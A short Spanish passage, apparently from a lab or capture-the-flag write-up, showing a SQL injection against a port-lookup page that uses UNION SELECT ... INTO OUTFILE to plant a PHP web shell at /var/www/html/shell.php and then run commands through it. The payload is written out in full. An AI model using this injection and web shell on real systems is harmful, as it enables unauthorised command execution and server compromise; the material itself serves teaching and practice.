
Port Code	Port City	Port Volume
-----------	-----------	-------------

Pero si vamos al archivo que hemos elegido en la ruta del payload (**proof.txt**), sí que obtenemos información:



Esto lo podemos usar para inyectar una shell y ejecutar comandos:

```
cn' union select "", '<?php system($_REQUEST[0]); ?>', "", "" into  
outfile '/var/www/html/shell.php' -- -
```



Parce que no ha pasado nada **pero**, si nos dirigimos a la ruta de **shell.php** podemos ejecutar comandos:

